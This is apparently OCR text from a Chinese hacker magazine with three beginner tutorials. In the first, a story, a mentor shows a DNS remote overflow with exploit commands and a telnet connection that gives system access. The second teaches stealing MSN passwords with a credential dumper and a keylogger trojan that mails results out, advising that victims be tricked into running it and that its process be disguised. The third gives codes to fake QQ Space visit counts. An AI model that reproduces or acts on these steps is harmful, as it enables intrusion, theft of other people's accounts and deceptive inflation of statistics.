Known Services（已知的服务端口）：已知的服务，包含WINDOWS服务所开放的端口。

User Defined Services（用户自定义的服务端口）：用户自定义的服务所开放的端口。

Known+User Defined Services（已知的+自定义服务端口）：两者的综合体。

All Definded Services（全部已定义的服务端口）：全部已定义的服务所开放的端口。

All Definded Services+Port List（已定义+列表服务端口）：两者的综合体。

程序还提供了针对日志文件的（普通信息，网络未通，网络超时，总结摘要，详细信息，完整信息）6种设置来保存各项的日志文件。"

燕妹妹搔搔头不好意思的说道："没看出来，它的设置还挺全的嘛，很人性化啊！"阿布讲的口都干了，喝了口水又说道："第三步，开始扫描，NSCan的扫描速度相当快（图9）。而且把端口默认对应的服务也列了出来，哦？看这个开了445和53，似乎是DNS服务哦。上个月的杂志中不是刊登过最新的DNS远程溢出漏洞的利用吗"。




图9

"耶，好哎！"燕妹妹兴奋的大叫一声："有漏洞"。阿布吓了一跳，说道："你搞什么？一惊一乍的，知不知道会吓死人的。"

"嘿嘿"燕妹妹兴奋的说道："对不住了，我太高兴了，有溢出漏洞，那你给我演示一下呗！求求你了。"阿布得意的说："看在你求我的份上，就给你演示一下吧，免的你一个劲的吵我。我们使用溢出工具先检测一下，执行**dns -s 10.0.2.2**，果然存在漏洞。溢出它，执行**dns -t 2000all 10.0.2.2 1027**。OK！然后就是通过TELNET连接到对方主机了。执行**telnet 10.0.2.2 1100**，直接获得了对方的系统权限了（图10，图11）"。



图10




图11

燕妹妹看完说道：“入侵就这么简单！真不敢相信，太简单了吧！”阿布骄傲的说：“当然了，就是这么简单，不要把入侵想像成多么神秘的事情，任何人都能做到的，你也可以。”燕妹妹得意的说道：“我终于看到希望了，看来我反击那个入侵我电脑的家伙还是有希望的！”阿布鼓励道：“放心吧，俗话说，强将手下无弱兵，跟我学保准你在短时间内学会入侵，再给你介绍一个好东西——纯真IP数据库（图12）。它收录了三十多万条IP数据信息，支持三钟查询方式：1.用IP查询地址。2.用地址查询IP段。3.IP段查询。”




图12

燕妹妹如获至宝的说道：“这可真是个好东西，我要。你还有什么好东西，都给我吧！嘻嘻。”阿布汗了一阵说：“用的时候我自然会给你，你急什么。先给你布置点课后作业，作业的要求是熟练的使用我给你挑的几个扫描器，用法和刚才讲的差不多，还是那三步，确定目标，调整扫描参数，扫描并分析扫描报告。看你很聪明，我就不细讲了。第一个是SSPort，第二个是L-ScanPort，速度都挺快的。你这么聪明对你来说肯定不难，如果看不懂可以去X论坛的小菜举手提问，那里还有个叫工藤柯南的斑竹很负责的。”

燕妹妹高兴的说道：“我都收下了，今天我的收成不错嘛！以后如果你不在我就去论坛逛。时间不早了，你讲了这么多，也该歇会了，我学了这么多得好好的复习一下，那你改天再教我吧。今天太谢谢师父了。”

阿布笑笑说道：“好好复习，其实你很聪明的，下次我再教你一些综合性的扫描工具，见识一下半开放（SYN）的扫描工具。”

（文章中涉及到的工具SuperScan、NScan、纯真IP数据库、SSPort、L-ScanPort，已经收录于光盘中）

MSN密码我来看

N.T

微软的MSN是世界上使用非常普及的一款即时通信工具，在国内的许多公司里，因为不允许使用QQ，所以使用MSN的情况也很普遍。今天就交各位菜鸟一个不安分的玩法——偷看MSN密码。

那么，MSN的密码到底是如何偷看到的呢？先来看一个最快最简单的方法，本地查看。请出本文的第一个主角——MessenPass。这个工具可不仅能用在MSN上，还能看到Yahoo Messenger、Google Talk、ICQ Lite 4.x/5.x/2003以及几个国内不常用的即时通讯工具的密码。MessenPass是一个英文软件，如果想使用汉化版工具，可以到官方网站下载一个由Minfy Wang翻译的INI文件，存放到同一个目录下就可以了。这个工具使用起来非常简单，运行后就可以看到帐号和密码，如图1。



图1

看到没有，Google talk和Windows live messenger都可以查看到帐号和密码。我们还可以把看到的帐号和密码保存起来（保存下来的是有帐号和密码的，对于只有帐号而无密码的是不会保存的）。在图1中我们还会发现，中间的那个Windows live messenger只有帐号而没有密码，这是为什么呢？这是因为MessenPass只能看到在本机上勾选了保存用户名和密码的MSN，而如果在MSN中只选择保存我的信息，但不保存登录密码的话，结果就会象图1中看到的那样，只有帐号而没有密码。如果两个都没有选择保存的话，自然也就是什么也看不到了。

我们都知道，MSN在同一电脑上同一时间内只允许登录一个（除非是使用第三方的外挂才能破解该限制，同时登录多个MSN），所以很多人都会习惯性的将帐号及密码都勾选上，再设置成自动登录。其实我也是这么设置的，但在使用了MessenPass后，吓了一身的冷汗，再也不敢偷懒了，还是选择每次乖乖的输入吧。

那么，这样就安全了吗？非也！接下来请出今天的第二位主角——MSNpassVol.2，该软件的界面比较简单，如图2。




图2

填写上Mail地址，一定要填写Gmail的邮箱，我测试了国内多个邮箱都不能收到信，只有Gmail的能够收到。只需要填写收件邮箱地址就可以了，其它的不用更改，使用默认的即可。另外注意一下，发信设置栏中的30似乎应该代表的是分钟，而不是秒，这有可能是作者汉化时的一个笔误。生成木马后，可以发送给对方欺骗对方运行，或是以挂马的形式让别人运行就可以了。不过在运行时会报个错，因为软件汉化的不完全，所以是乱码。如果此时对方的MSN在线的话，木马运行后，对方的MSN就下线了。我们来看一下收信邮件吧，什么都被记录下来了，原来这是一个键盘记录程序，这样对方MSN的密码又被我们看到了，如图3。




图3

MSNpassVol.2不仅记下了MSN的输入，连标题都给记录了下来，而且包括其它的输入和动作都会记录，连打开一个WORD文档都会被记录下来。不过，经过试用后我也发现MSNpassVol.2的几点不足之处：

1.如果密码是复制上去的，不会被记录到。

2.在任务管理器中可以查看到MSNpassVol.2的进程，需要起一个迷惑人的名字来更好的隐藏自己。

3.如果勾选了保存用户名和密码并且自动登录的话，则是什么也不会记录。

怎么样才能更好的看到别人的密码呢？当然是两招齐下，先使用MessenPass查看，再把MSNpassVol.2派上场，任一个工具的不足之处正好被另一个工具给弥补上，看你的MSN密码还如何藏？

（本文所涉及到的MessenPass和MSNpassVol.2已收录到光盘中）

简简单单刷 QQ 空间

江湖一剑飘

记得黑客 X 档案在第 11 期上介绍了很多刷QQ 空间人气的方法，其中有很多方法都是非常实用的。相信使用TT86 的工具来刷QQ 空间人气的方法是很多小菜喜欢的吧，但是使用TT86 来刷QQ 空间人气很容易因为访问数字问题而被腾讯封掉自己的QQ 空间，今天就就给大家介绍一种利用代码来刷 QQ 空间的新方法。

我们的“刷人气”行动不需要任何工具，只需要一段代码就可以。首先，打开自己的QQ 空间，以我自己的QQ 空间为例（http://284861693.qzone.qq.com，大家有空也可以来我的空间坐坐），如图1。




图 1

来看看现在的人气，点击“个人资料”下的“统计”，我们可以看到“今天访问人数”是13 人，“历史访问人数”是1236 人（图2）。




图 3




图 2




图6

不过这些数据只是暂时的，稍后的数据会让你吃惊的。废话不多说了，点击空间右上方的“自定义”按钮，然后在空间的右边出现了一个菜单（图3），点击“新建模块”弹出模版选择界面（图4）。

选择左上角的“图文模块”，点击后进入了图文模块的设置界面（图5）。



图 4

在“添加标题”内输入“@VCP@”，然后在“添加图文项”的“标题”内输入“@VCP@”，完成后再在“描述”内输入以下代码：

```
@VCP(100)
@VCM(100)
@DVP(100)
@DVM(100)
```

解释一下以上代码的对应变量：

```
@VPC：访问量加 100
@VCM：访问量乘 100
@DVP：日访问量加 100
@DVM：日访问量乘 100
```

